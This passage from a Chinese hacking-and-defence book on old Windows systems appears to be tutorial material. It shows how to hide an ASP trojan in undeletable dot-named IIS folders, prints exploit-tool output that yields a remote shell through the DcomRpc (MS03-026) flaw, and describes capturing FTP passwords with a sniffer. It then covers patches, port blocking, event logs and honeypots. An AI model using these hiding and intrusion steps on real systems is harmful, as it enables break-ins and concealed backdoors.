虽然上述的设置已经足够让普通水平的管理员无所察觉了，但是为了防止万一，黑客们还会进行如下方式的保护。

首先进入 Windows 2000 的命令提示符窗口，然后使用 CD 命令进入类似如下路径的目录中，也就是进入虚拟目录转向的地址：C:\winnt\system32\home

大家都知道在 Windows 中，“\”符号是路径的分隔符号，比如“C:\Winnt\”的意思就是 C 分区中的 Winnt 目录，“C:\Winnt\System.exe”的意思就是 C 分区中的 Winnt 目录中的 System.exe 文件。

现在假设一下，如果目录名中有“\”符号会怎么样呢？假如“S\”是一个目录的名字，这个目录位于“F:\”，它的路径就是“F:\S\”。当试图访问这个目录时，Windows 就会错误地认为要打开的文件是 C 分区的 S 文件夹，这样 Windows 就无法打开并且会返回一个错误，因为以上的路径并不存在。

首先进入 Winnt 目录，然后依次单击“开始→运行”，在弹出的“运行栏”中输入“Cmd”命令并回车确认，在进入命令符提示窗口后依次按序进行如下操作：

```
c:\winnt\system32\myhome>md s..\
```

在回车确认操作后，发现目录已经创建成功（通过资源管理器等方式查看）。但是这个目录却无法打开或删除。如图 8-19 所示：



图 8-19

```
c:\winnt\system32\myhome>md s...\\
```

在回车确认操作后，发现这个新建的目录同样创建成功。双击该目录后，可以发现该目录可以进入，但是却无法删除。如图 8-20 所示：




图 8-20

“S..”目录为什么既不能打开也不能删除，不能打开是因为该目录的实际路径是“C:\winnt\system32\home\s..\”。但是在Windows 资源管理器中名字变成了“S..”，也就是说当试图打开它时，Windows 实际上尝试打开“c:\winnt\system32\myhome\s..\”（请注意多了一个“\”），这当然是不能打开的，因为目录并不存在，所以Windows 会报错，不能删除也是因为这个原因。

当Windows 把一个实际存在的文件路径错误地解析为一个不存在的路径时，用户进行的任何操作当然是无法完成的。

但“S..”这个目录为什么可以打开却无法删除呢？别以为Windows 在用户双击这个目录时打开的是创建的“s...\”目录，看完下面的试验就会明白其中的奥妙了。

```
C:\winnt\system32\home>copy index.asp s..\
```

这一步是复制一个 asp 文件（可以是 asp 木马文件）到“s..\”目录中，也就是资源管理器中的“S..”目录。

接着返回到资源管理器中，打开“S...”目录，可以看到复制成功的 index.asp 文件到了这里，而不是刚刚复制到的“S...\”目录！

难道“S...\”目录实际上就是“S...”目录？是的。如果再创建一个“S...\”目录，那么复制该目录中的文件实际上就是复制到了“S...”目录了。如果想访问“S...”等目录中的文件，只需在 IE 浏览器中输入如下网址就可以了：

<http://192.100.100.10/iisScript/iisScripts/s.../index.asp>

第 61 变 DcomRpc 漏洞溢出入侵与防范

DcomRpc 漏洞往往是利用溢出工具来完成入侵的，那么什么是溢出？其实“溢出”入侵在一定程度上也可以看成系统内的“间谍程序”，它对黑客们的入侵一呼即应，一应即将所有权限拱手送人。

一、什么是 Dcom 和 Rpc



先来了解一下 RPC，RPC 的全称是“Remote Procedure Call”，这是 Windows 系统使用的一种远程过程调用协议，提供进程间通信。RPC 服务作为操作系统中极为重要的一个服务，其描述为“提供终结点映射程序 (endpoint mapper) 以及其他 RPC 服务”。系统大多的功能和服务都依赖于它。如图 8-21 所示：



图 8-21

仔细查看上图中显示的服务，应该可以看出来受其影响的程序有很多，其中包括了 DCOM 接口服务。这个接口用于处理由客户端机器发送给服务器的 DCOM 对象激活请求（如 UNC 路径）。那么 DCOM 究竟是什么呢？

DCOM 全称为“Distributed Component Object Model”，即分布式 COM。该协议的前身是 OSF RPC 协议，但是增加了微软自己的一些扩展。它扩展了组件对象模型技术（COM），使其能够支持在局域网、广域网甚至 Internet 上不同计算机的对象之间的通讯。



在 Windows 2000 中，单击“开始→运行”，输入命令“Dcomcnfg”调出 DCOM 配置属性界面，并进行相关配置，如图 8-22 所示：



图 8-22

因为 DCOM 可以远程操作其他电脑中的 DCOM 应用程序，而技术使用的是用于调用其他电脑所具有的函数的 RPC（远程过程调用），所以利用这个漏洞，攻击者只需发送特殊形式的请求到远程计算机上的 135 端口；轻则造成拒绝服务攻击，严重的甚至可让远程攻击者以本地管理员权限执行任何操作。



二、什么是溢出入侵

在了解了什么是 DCOM 和 PRC 后，再来简单说一下什么是“溢出入侵”。长期以来，缓冲区溢出已经成为操作系统的一个典型安全问题。溢出入侵作为目前入侵的一个重要手段，对其进行必要的了解十分必要。

缓冲区溢出好比是将十磅的糖放进一个只能装五磅糖的容器里，一旦容器放满了，多出的糖自然就会溢出到容器外，弄得一团糟。

由于计算机程序的编写者写了一些编码，但是这些编码没有对目的区域或缓冲区做适当检查，看它们是否够大，能否完全装入新的内容，结果可能造成缓冲区溢出的产生。如果打算被放进新地方的数据不适合，该数据也会制造很多麻烦。比如当缓冲区溢出时，过剩的信息覆盖的是计算机内存中以前的内容。除非这些被覆盖的内容被保存或能够恢复，否则就会永远丢失。

由于缓冲区溢出是一个编程问题，所以只能通过修复被破坏的程序代码来解决问题。如果没有源代码，那么也可以通过以下简单处理原则来操作：

- 操作系统开放的端口越少，入侵者进入的机会就越少；
- 使用检查堆栈溢出的编译器或者在程序中加入某些记号，以便程序运行时确认禁止黑客有意造成的溢出。问题是无法针对已有程序，对新程序来讲，需要修改编译器；
- 经常检查操作系统和应用程序提供商的站点，一旦发现有提供的补丁程序，就马上下载并且应用在系统上。

三、DcomRpc 漏洞入侵解析

DcomRpc 接口漏洞对 Windows 操作系统乃至整个网络安全的影响，可以说是超过了以往任何一个系统漏洞。其主要的原因就是因为 DCOM 是目前几乎所有 Windows 系统的基础组件，因此 DcomRpc 漏洞广泛存在于目前几乎所有的主流 Windows 操作系统当中，而不像以前的 IIS 漏洞那样仅存在于 Server 版本。

目前已知的 DcomRpc 接口漏洞有 MS03-026 (DcomRpc 接口堆栈缓冲区溢出漏洞)、MS03-039 (堆溢出漏洞) 和一个 RPC 包长度域造成的堆溢出漏洞和另外几个拒绝服务漏洞。

下面以 DcomRpc 接口漏洞的溢出为例，讲解溢出的方法。

首先下载 Xscan v2.3 和该程序的 DcomRpc 接口漏洞扫描插件，在为 Xscan 设置好 DcomRpc 接口漏洞扫描插件及选定扫描的 IP 范围后，依次单击 Xscan 的“设置→扫描模块”菜单项，在弹出的“扫描模块”窗口中单击勾选“DcomRpc 溢出漏洞”选项。如图 8-23 所示：



图 8-23

接着在使用 Xscan 扫描到具有 DcomRpc 接口漏洞的主机时，可以看到在 Xscan 中有明显的提示信息。如图 8-24 所示：



图 8-24

接着就可以使用网上诸多的DcomRpc溢出工具来进行目的主机的DcomRpc漏洞的溢出操作了，对于一些没有成功打好补丁的系统，溢出成功率将会非常高！如图 8-25 所示：

```
F:\>dcompc>dcompc -d 192.168.100.10
Microsoft Windows XP (版本 5.1.2600)
(C) 版权所有 1985-2001 Microsoft Corp.

E:\Documents and Settings\hydromag\My Documents>:
F:\>dcompc>dcompc
F:\>dcompc>dcompc -d 192.168.100.10
RPC E000 remote exploit --Inc192.us11.Security
Code has been successfully Exploit user.longher.com
(-) Recieving host...
(+) Done.
(+) Exploitting....just wait.....
(+) If You See This Line,The Exploit Works...Cheer!
-- Oh Baby,Here Comes The Shell! --
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>NET\SYSTEM32>
```

图 8-25

从上图中可以看出，溢出操作使我们立即得到了被入侵主机的系统管理员权限了。

四、DcomRpc 漏洞安全防范

既然系统中存在着这么一个“功能强大”的间谍漏洞——迄今为止 Windows 系统中发现的最严重的一个系统漏洞。那么我们就不得不对这个漏洞的防范加以重视了，下面推荐两种方法：

1. 打好补丁

对于任何漏洞来说，打补丁是最方便的方法了，因为一个补丁的推出往往包含了专家们对相应漏洞的彻底研究，所以打补丁也是最有效的方法之一。

1. Tips

下载补丁应尽可能地在服务厂商的网站中下载；打补丁的时候务必要注意补丁相对应的系统版本。比如 MS03-026 和 MS03-039 的补丁下载时就要注意这一点。

微软为 ms03-026 漏洞提供的补丁网址根据操作系统的不同，分别为：

Windows 2000 Professional、Windows 2000 Server 和 Windows 2000 Advanced Server 的补丁
下载网址：

<http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=C8B8A846-F541-4C15-8C9F-220354449117>

Windows XP Professional 和 Windows XP Home Edition：

<http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=2354406C-C5B6-44AC-9532-3DE40F69C074>

Windows Server 2003 32 位版本：

<http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=F8E0FF3A-9F4C-4061-9009-3A212458E92E>

微软为 ms03-039 漏洞提供的补丁网址根据操作系统的不同，分别为：

Windows 2000 中文版：

<http://www.whnet.edu.cn/whcert/download/Windows2000-KB824146-x86-CHS.exe>

Windows XP 中文版：

<http://www.whnet.edu.cn/whcert/download/WindowsXP-KB824146-x86-CHS.exe>

Windows Server 2003 中文版：

<http://www.whnet.edu.cn/whcert/download/WindowsServer2003-KB824146-x86-CHS.exe>

2. 封锁 135 端口

135 端口是非常危险，但却难以了解其用途、无法实际感受到其危险性的代表性端口之一。

但实际上，2002 年 7 月能够让人认识到其危险性的工具就已经亮相了，这就是“IE`en”。

该工具是由提供安全相关技术信息和工具类软件的“SecurityFriday.com”公司 (<http://www.securityfriday.com>) 在网上公开提供的。以简单明了的形式验证了 135 端口的危险性，呼吁用户加强安全设置。不过，由于该工具的威力非常大，因此日本趋势科技已经将该工具的特征代码追加到了病毒定义库文件中。如果在安装了该公司的病毒扫描软件的电脑中安装 IE`en，就有可能将其视为病毒。

那么怎样才能关闭 135 端口呢？除了关闭 RPC 服务的方法外，还可以使用如下的端口监控等方法来完成。

一是可以在防火墙（如天网防火墙）中增加一条规则：拒绝所有的这类进入的 UDP 包，目的端口是 135，源端口是 7、19 或者 135，这样可以保护内部的系统，防止来自外部的攻击。

Tips

有一些 NT 的应用程序，它们依靠 UDP135 端口进行合法的通讯，所以需要打开 135 的端口与 NT 的 RPC 服务进行通讯。因此，有必要在防火墙中指定来自这些系统的通讯可以通过防火墙或可以被攻击检测系统所忽略，以便维持那些应用程序的正常连接。

二是打开网络连接中的“本地连接”属性窗口。

双击打开“Internet 协议(TCP/IP)”属性窗口。

接着单击“高级”按钮进入“高级 TCP/IP 设置”窗口，并单击切换到“选项”设置界面。

单击“属性”按钮在进入“TCP/IP 筛选”窗口后，添加筛选器，指定需要使用的端口即可。

3. 关闭 RPC 服务

关闭 RPC 服务也是防范 DcomRpc 漏洞攻击的方法之一，而且效果非常彻底。

在“控制面板”的“管理工具”中选择“服务”，在“服务”窗口中双击打开“Remote Procedure Call”属性窗口。在属性窗口中将启动类型设置为“已禁用”，这样自下次启动开始 RPC 就将不再启动。如图 8-26 所示：





图 8-26

接着要想将其设置为有效，在注册表编辑器中将“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs”的“Start”的值由0x04变成0x02后，重新启动机器即可。

不过，进行这种设置后，将会给Windows的运行带来很大的影响。比如Windows XP Professional，从登录到显示桌面画面，要等待相当长的时间。这是因为Windows的很多服务都依赖于RPC，而这些服务在将RPC设置为无效后将无法正常启动。由于这样做弊端非常大，因此一般来说，不能关闭RPC服务。

4. 手动为计算机启用（或禁用）DCOM

除了上述方法外，还可以通过如下不同方法对Windows 2000和Windows XP/2003进行手动式的DCOM服务禁用。

在Windows 2000中，依次单击“开始→运行”，在弹出的“运行栏”中输入命令“dcomcnfg”调出“分布式COM配置 属性”窗口。然后单击切换到“默认属性”选项卡设置界面。

单击清除“在这台计算机上启用分布式com”复选框的勾选后，再单击下方的“应用”按钮即可。

如果是Windows XP或Windows Server 2003，则需要执行下面这些步骤：

依次单击“开始→运行”，在弹出的“运行栏”中输入命令“dcomcnfg”，调出“组件服务”窗口。

单击“控制台根目录”下的“组件服务”，打开“计算机”子文件夹。

到了这一步后，就需要分两种情况来不同对待了。

一是对于本地计算机，右键单击“我的电脑”，选择“属性”。

打开“我的电脑 属性”窗口，单击切换到“默认属性”设置面板，清空“在此计算机上启用分布式com”选项前的复选框。

对于远程计算机，右键单击“计算机”文件夹，选择“新建”，再选择“计算机”。

在下一步里直接输入计算机名称。如图8-27所示：




图 8-27

也可以使用查找功能查找远程计算机的名称。

添加计算机后，在计算机名称列表中右键单击该计算机名称，选择“属性”。

接着只需在打开的属性窗口的“默认属性”选项卡设置界面中清除“在这台计算机上启用分布式 com”复选框即可，最后单击“确定”以应用更改设置并退出。

第 62 变 局域网的间谍——嗅探

嗅探入侵是一种被动式的入侵方法。它与大家平时常见的暴力猜解密码、系统漏洞探测等主动方式的入侵方法是不同的，但它同样也是一类危害非常大的被动攻击方式。

一、嗅探之 FTP 口令获取

软件嗅探程序常见的有 NetXray、Packetboy、Net monitor、Iris 等，下面以一款久负盛名的嗅探程序——NetXray 进行网络应用中常见的 FTP 数据传输时 FTP 口令的捕获为例，让大家可以更加清楚地认识到嗅探带来的危险。



! Tips

如果是使用交换机的局域网，只能使用 NetXray 看到你建立连接的机器交换的数据和一些广播数据；如果是使用了 HUB 的局域网办公，那么 NetXray 可以捕获网络中的任何数据。

安装并运行 NetXray 后，单击“捕获”菜单中的“开始”子菜单，接着在局域网中任意计算机上的 IE 地址栏中输入类似“<ftp://ftp.shyzhong.com>”这样的 FTP 网址，然后在弹出的对话框中输入用户名和密码。再单击 NetXray 的“捕获”菜单中的“结束和查看”子菜单，在弹出的界面中可以清楚地看到 FTP 用户名和密码已经以明文方式被捕获了。如图 8-28 所示：




图 8-28

触目惊心吗？黑客利用嗅探器很简单地就捕获到了 FTP 的用户名和口令，如果捕获的是办公局域网中内部的 FTP 服务器密码或是系统管理员登录终端的密码，那么危害是不言而喻的。



二、嗅探的防范

尽管嗅探器看上去在局域网中似乎无所不能，但实际上它也有个致命的弱点，就是只能在黑客入侵一台主机成功后才能进行嗅探器的安装，所以我们可以从以下思路来考虑嗅探器的防范：

(1) 做好基本的安全防范

首先应做好系统管理员用户名和登录密码的安全防范工作，彻底杜绝因默认共享等安全漏洞导致的黑客入侵。这样可以从源头上起到防范网络嗅探的作用。

(2) 检查网络通讯丢包率

比如说网速变慢，发出的数据包无法总是被目的主机接受，那么就可以通过 Ping 命令来查看掉了多少包。如果你的网络结构正常，而又有 20%~30% 数据包丢失以致数据包无法顺畅地传输到目的地，那么就有可能是嗅探器拦截数据包导致的。

(3) 查看系统进程

例如一台明显运行变慢的计算机，在使用 Ping 命令初步确认有嗅探器后，Unix 系统下系统管理员可以使用 “ps -aux” 命令列出当前的所有进程，以及启动这些进程的用户等，从而发现嗅探器的存在。Windows 系统下，可以按 “Ctrl+Alt+Del” 组合键来查看当前任务列表，这样也可以发现一些嗅探器的存在（编程技巧高的嗅探器还需要使用能够查看隐藏进程的软件才能查看到）。如图 8-29 所示：




图 8-29

(4) 使用专门的检测软件

比如 AntiSniffer 等程序都可以查找出嗅探程序的存在。这里先来使用一款中文的反嗅探工具——“局域网密码嗅探器”。安装后，单击运行其中的“DetectSniff”功能，可以快速检测出局域网内是否存在嗅探器。如图 8-30 所示：



图 8-30

从上图中可以看出有两个 IP 与网卡有着直接的联系，由于 192.100.100.2 是 ADSL 的 IP，所以可以排除嗅探器的存在，那么 192.100.100.13 这台局域网中的电脑 IP 为什么会显示出来？而局域网的其他电脑 IP 却没有显示？显然这台电脑就是安装了嗅探器的电脑。

(5) 加密方式的数据传输

这是一种比较简单但实用的防范嗅探程序方法——建议办公等常有机密数据的用户在进行数据传输时尽可能地使用加密的方式进行，这样可以让黑客们无法在抓包后进行信息的直接窃密。比如使用 WinRAR、Word 等软件的加密功能将数据加口令后再传输。

(6) 采用一些有效的被动防御措施

因为嗅探器是被动的程序，所以很难被发现，一个老练的攻击者有可能会轻易通过破坏日志文件来掩盖信息。虽然完全主动的解决方案很难找到，但我们仍然可以采用一些被动的防御措施：

- ①会话加密；
- ②用静态的 ARP 或者 IP-MAC 对应表代替动态的；
- ③安全的拓扑结构。

嗅探器只能在当前网络段上进行数据捕获。这就意味着，将网络分段工作进行得越细，嗅探器收集的信息就越少。但是，除非你的公司是一个 ISP，或者资源相对不受限制，否则这样的解决方案需要很大的代价——网络分段需要昂贵的硬件设备。通常有三种网络设备嗅探器不可能跨过：交换机、路由器、网桥。我们可以通过灵活的运用这些设备来进行网络分段。

对网络进行分段，比如在交换机上设置 VLAN，使得网络隔离不必要的数据传送。一般可以采用 20 个工作站为一组，这是一个比较合理的数字。然后，每个月人为地对每段进行检测（也可以每个月采用 MD5 随机对某个段进行检测）。网络分段只适应于中小网络。如果有一个 500 个工作站的网络，分布在 50 个以上的部门中，那么完全的分段的成本是很高的。

大多数早期建立的内部网络都使用 HUB 集线器来连接多台工作站，这就为网络中数据的泛播（数据向所有工作站流通），让嗅探器能顺利地工作提供了便利。普通的嗅探器程序只是简单地进行数据的捕获，因此需要杜绝网络数据的泛播。随着交换机的价格下降，网络改造变得可行且很必要了。不使用 HUB 而用交换机来连接网络，就能有效地避免数据进行泛播，也就是避免让一个工作站接收任何非与之相关的信息。

第 63 变 通过事件查看器捉“贼”

如果你关心系统的安全，想快捷地找到产生安全隐患或发生安全问题的原因，那么“事件查看器”这个系统组件可以帮助你，你可以利用“事件查看器”里的蛛丝马迹发现一些安全问题的出现苗头与已经植入系统的“间谍”所在！

一、事件查看器的基本使用

以Windows XP环境中调用“事件查看器”为例，操作如下：

依次单击“开始→程序→管理工具”，即可打开事件查看器的窗口。

二、事件查看器查获“间谍”实例剖析

日志记录了系统中庞大而繁多的操作事件，它提供了“编号”的方式，供管理员快速查找所需要的事件记录。

编号：1524 // 程序卸载失败（警告）

原因：Windows 不能正常卸载类注册文件，原因是还有别的应用程序或服务在使用它。此文件将在不再被使用时卸载，类似原因的编号还有1517等。与此同时，也应考虑是否是黑客因权限不够而导致的恶意卸载程序失败。

作用：在清除一些程序时，可以快速查出不能卸载的原因，以便采取正确的方法进行卸载。

编号：6005 // 事件日志服务已启动（信息）

原因：每次系统启动后，日志服务均会自动启动并记载指定事件。

作用：得知日志服务工作正常与否。

编号：6006 // 事件日志服务已停用（信息）

原因：系统因关机、重启、崩溃等原因导致日志服务被迫中止。

作用：举个例子，如果你的服务器正常是不关机的，但却出现这个事件记录，那么应检查是否曾被恶意用户在本地或远程执行了重启操作。但对于个人用户来说出现这个信息则很正常，因为正常的关机操作也会出现它。

编号：7001 // 服务被禁止（错误）

原因：与Computer Browser服务相依的Server服务因一些错误而无法启动，原因可能是已被禁用或与其相关联的设备没有启动。

作用：应检查系统“服务”中的Server等服务是否被关闭，例如有的单机用户为了彻底杜绝默认共享的问题，而将Server服务关闭。随后当该机进行组建局域网、访问共享资源等操作时，就会因Server服务关闭而出现这类错误。这个事件有助于管理员方便地进行故障定位。

编号：11309 // 调用文件失败（错误）

原因：读取文件“X:\office（出错文件位置和名称）”时出错。确认文件是否存在，以及是否能够访问该文件。从安全角度上，应予以关注此事件。

作用：可以快速查知文件调用失败的原因，如是否因权限不够等。

编号：1007号 // 进行了DHCP配置（警告）

原因：这个警告信息是指在网络中某块网卡无法找到DHCP服务器，因此使用了一个内部的自动IP地址。如“计算机已自动配置网络地址为005056C00008的网卡的IP地址。使用的IP地址是169.254.218.201”这样的信息。如图8-31所示：

作用：如果是安装了双网卡，这种情况将不会影响正常的网络使用，因此这个错误信息可以不考虑。但如果是在使用了DHCP服务器的局域网出现这个错误，那就需要仔细检查并予以排除。



图 8-31

第 64 变 密罐——安能辨我是雌雄



在网络世界中，充满着各种各样水平不等的黑客，虽然我们可以用网络防火墙在一定程度上来防范他们的入侵，但是我们并不知道黑客在计算机中干了些什么？设一个圈套来诱捕黑客怎么样？也就是安装一个“间谍”程序来监视黑客的一举一动。利用网络安全界最常使用的“蜜罐”就可以更深入地了解黑客们入侵时真实的一面。

一、什么是蜜罐

什么是蜜罐（Honeypot）？蜜罐其实就是一个“陷阱”程序，这个陷阱是指对入侵者特意设计出来的一些伪造的系统漏洞。这些伪造的系统漏洞，在引诱入侵者扫描或攻击时，就会激活能够触发报警事件的软件。这样一来，网管就可以立即知晓有入侵者侵入了。

也就是说通过设置蜜罐程序，一旦操作系统中出现入侵事件，那么系统就可以很快发出报警。在许多大的网络中，一般都设计有专门的蜜罐程序。蜜罐程序一般分为两种：一种是只发现入侵者而不对其采取报复行动，另一种是同时采取报复行动。

初步了解后，再来牢记两个英文单词的含义：

Honeypot：是一种故意存在着缺陷的虚拟系统，用来对黑客进行欺骗；

Honeynet：是一个很有学习价值的工具，它能使我们了解黑客入侵的攻击方式；

作为一个包含漏洞的系统，它可以帮助有特殊要求的网络模拟出一个或多个易受攻击的主机，给黑客提供易受攻击的目标，让黑客误认为入侵成功，可以为所欲为了。使用蜜罐，主要是为了能够套住黑客，以便网络保安系统和人员能够将之“锁定”。如图 8-32 所示：





图 8-32

从上图中可以看出，一个操作系统与外界接触的一切机会都会被设计完善的密罐系统保护、隔离，入侵者最先接触到的就是密罐系统。当入侵者被密罐系统发现后，密罐系统就会立即向操作系统发出警告，此时网管们就可以立即发现并锁定入侵者了。

二、蜜罐陷阱的典型例子

蜜罐好比是故意让人攻击的目标，引诱黑客前来攻击。所以攻击者入侵后，你就可以知道他是如何得逞的，随时了解针对服务器发动的最新的攻击和系统存在的漏洞。还可以通过窃听黑客之间的联系，收集黑客所用的种种工具。

对于普通的网络安全爱好者来说，一个颇具密罐特征的程序“冰河陷阱”可能会让大家印象深刻。这个程序可以让喜欢进行冰河受害者扫描的入侵者们，被受害者逮个正着！

“冰河陷阱”具有自动清除所有版本“冰河”以及伪装成“冰河”被控端对入侵者进行欺骗，并记录入侵者的所有操作的功能。如图 8-33 所示：




图 8-33

在冰河陷阱的监控下，所有由远程监控端上传的文件，都会保存在 UPLOAD 目录下供用户分析。这一点也充分体现出密罐应有的隔离效果。

此外，还有一类蜜罐陷阱程序可以通过在防火墙中将入侵者的 IP 地址设置为黑名单来立即拒绝入侵者继续进行访问，拒绝不友好的访问可以是短期的，也可以是长期的。

三、个人用户密罐系统的实现

设置蜜罐并不难，只要外部因特网上有一台计算机运行没有打上补丁的微软 Windows 就可以。因为黑客可能会设陷阱，以获取计算机的日志和审查功能，只要在计算机和因特网连接之间安置一套网络监控系统，悄悄记录下进出计算机的所有流量，然后就坐下来，等待攻击者自投罗网。

不过，设置蜜罐并不是没有风险。这是因为，大部分安全遭到危及的系统会被黑客用来攻击其他系统。这就是下游责任 (downstream liability)，由此引出了蜜网 (honeynet) 这一话题。

蜜网是指另外采用了技术的蜜罐，以合理方式记录下黑客的行动，同时尽量减小或排除对因特网上其他系统造成的风险，建立在反向防火墙后面的蜜罐就是一个例子。防火墙的目的不是防止入站连接，而是防止蜜罐建立出站连接。虽然这种方法使蜜罐不会破坏其他系统，但同时很容易被黑客发现。

数据收集是设置蜜罐的另一项技术挑战。蜜罐监控者只要记录下进出系统的每个数据包，就能对黑客的所作所为一清二楚。蜜罐本身上面的日志文件也是很好的数据来源，但日志文件很容易被攻击者删除，所以通常的办法就是让蜜罐向在同一网络上但防御机制较完善的远程系统日志服务器发送日志备份（务必同时监控日志服务器）。如果攻击者用新手法闯入了服务器，那么无疑蜜罐会证明其价值。

下面讲述个人 PC 密罐系统的实现方法，方法比较简单，但很实用。下面将利用一款拥有蜜罐基本功能的软件——DEFNET 公司出品的 Defnet Honeypot 2004 来实现个人用户的蜜罐实现。

运行 Defnet Honeypot 2004 主窗口后，在打造蜜罐系统之前，先来了解一下“Option”选项中可以进行的设置。

进入 Option 之后，可以发现支持通过 E-mail 发到你的电子邮箱里，下面的 Authentication required 是邮箱的身份认证。如果你有 ICQ，也可以通过它来发。

注意那个 Open Extra Ports 就是你伪装开的端口。在 Default banner of extra ports 中可以添入伪装的端口默认信息，比如 22 端口的 OpenSSH OpenSSH 3.2 等。

当然，我们想要做的绝不仅仅只是监视入侵者行为这么简单的应用，而是要打造出一个密罐系统，所以应单击“Honeypot”按钮进入 Honeypot 的设置界面。如图 8-34 所示：




图 8-34

在这里可以看到有很多配置项，如 Web (Directory 为伪装文件的目录)、FTP、SMTP、Finger、

POP3、Telnet 等服务。你可以给入侵者 Full Access，并把用户密码设为很简单的弱密码，哄他来尽情地“玩”。注意，还可以把在 Telnet 上的 banner 设为 Windows 2003 Telnet Server。

此外，在 Finger Server 的 Advanced 项中，还可以进行配置各类用户，如 Super user、Administrator 和 Web user 等。如图 8-35 所示：




图 8-35

伪装项最多的当然还属 Telnet Server 的 Advanced 了，在此可伪装黑客入侵后看到的电脑盘符 (Drive)、卷标 (volume)、序列号 (serial no)、目录建立的时间 (Date and time of directories creation)、剩余磁盘空间 (Free space in bytes)、设置可进的目录 (What directory will be accessible)、MAC 地址、网卡、DNS 等。如图 8-36 所示：




图 8-36

注意上图中右下角的 Allow () command before disconnect 选项，这是用于设置限制入侵者在机器上能执行多少条命令用的。

四、监视的实现

经过上述设置后，单击程序主窗口中的“Monitor”按钮开始监视入侵的行为。

当然也可以随时通过单击“Stop”按钮来停止监视，或者是单击“Clean”按钮来清除监视时所有的记录。单击“Save”按钮则会保存监视到的日志，并会在左边的空白处显示。

HACKER

hacker

第九篇

系统安全设置

如何让计算机保持在最佳状态中稳定安全地运行，是每个用户都在思考的问题。说到这里，就不得不提起操作系统的安全性问题。操作系统的安全问题是复杂的，故而针对它的安全防护也应是多样化的。

本篇将针对 Windows 2000, Windows XP 和 Windows Server 2003 这几个目前最流行的 操作系统，从用户管理、组策略设置、服务 器捍卫、系统内置组件调用等四个方面进行 安全管理方面的探讨，对广大用户的系统安 全设置能起到较好的指导作用。



第 65 变 组策略安全设置

组策略作为一种图形化的系统管理组件，使以往很多必须对注册表进行调整才能完成的系统管理操作变得轻松且高效。下面来了解一下怎样通过组策略进行系统的安全管理。

一、组策略概述

组策略设置定义了系统管理员需要管理的用户桌面环境的多种组件，例如，用户可用的程序、用户桌面上出现的程序以及“开始”菜单选项。使用组策略管理单元，可以为特定用户组创建特定的桌面配置。所指定的组策略设置包含在组策略对象中，而组策略对象又和所选择的站点、域或组织单位的 Active Directory 对象相关联。

二、组策略安全实战

1. 密码长度最小值

设置的密码长度如果过低，例如只有两位，那么使用穷取法是很容易破解出来的。因此可以制定一个密码最小的长度。

使用“Gpedit.msc”命令打开组策略窗口，依次进入“本地计算机策略→计算机配置→Windows 设置→安全设置→账户策略→密码策略”项，双击右侧的“密码长度最小值”项，在打开的安全设置对话框中单击“密码必须至少是”项右下侧的上下箭头，调整密码必须拥有的字符长度至所需长度（如 8 位）后保存设置。如图 9-1 所示：




图 9-1

现在再来新建一账户并为其设置密码，将会发现低于 8 位的密码不能成功。

! Tips

通常我们设置的密码应该不低于 8 位，也就是 8 个字符，只有保证了足够长度、足够复杂的密码才能降低被破解的机会。

2. 密码最长存留期

为了安全起见，需要定期更改密码。方法如下：

使用“Gpedit.msc”命令打开组策略窗口后，依次进入“本地计算机策略→计算机配置→Windows设置→安全设置→账户策略→密码策略”项，双击右侧的“密码最长存留期”项。从弹出的对话框中可以看出，在默认情况下这个时间为42天。可根据需要将这个时间变长或变短。当密码设置达到设定的存留期之后，如果没有修改密码，那么系统就会提醒已经达到最长存留期了，需要更改密码！

养成定期更改密码的习惯可以有效保障密码不被破解！

3. 密码最短存留期

这里可以设置密码最短存留期。双击“密码最短存留期”项后，在弹出的对话框中修改其默认的最短存留期即可。如图9-2所示：

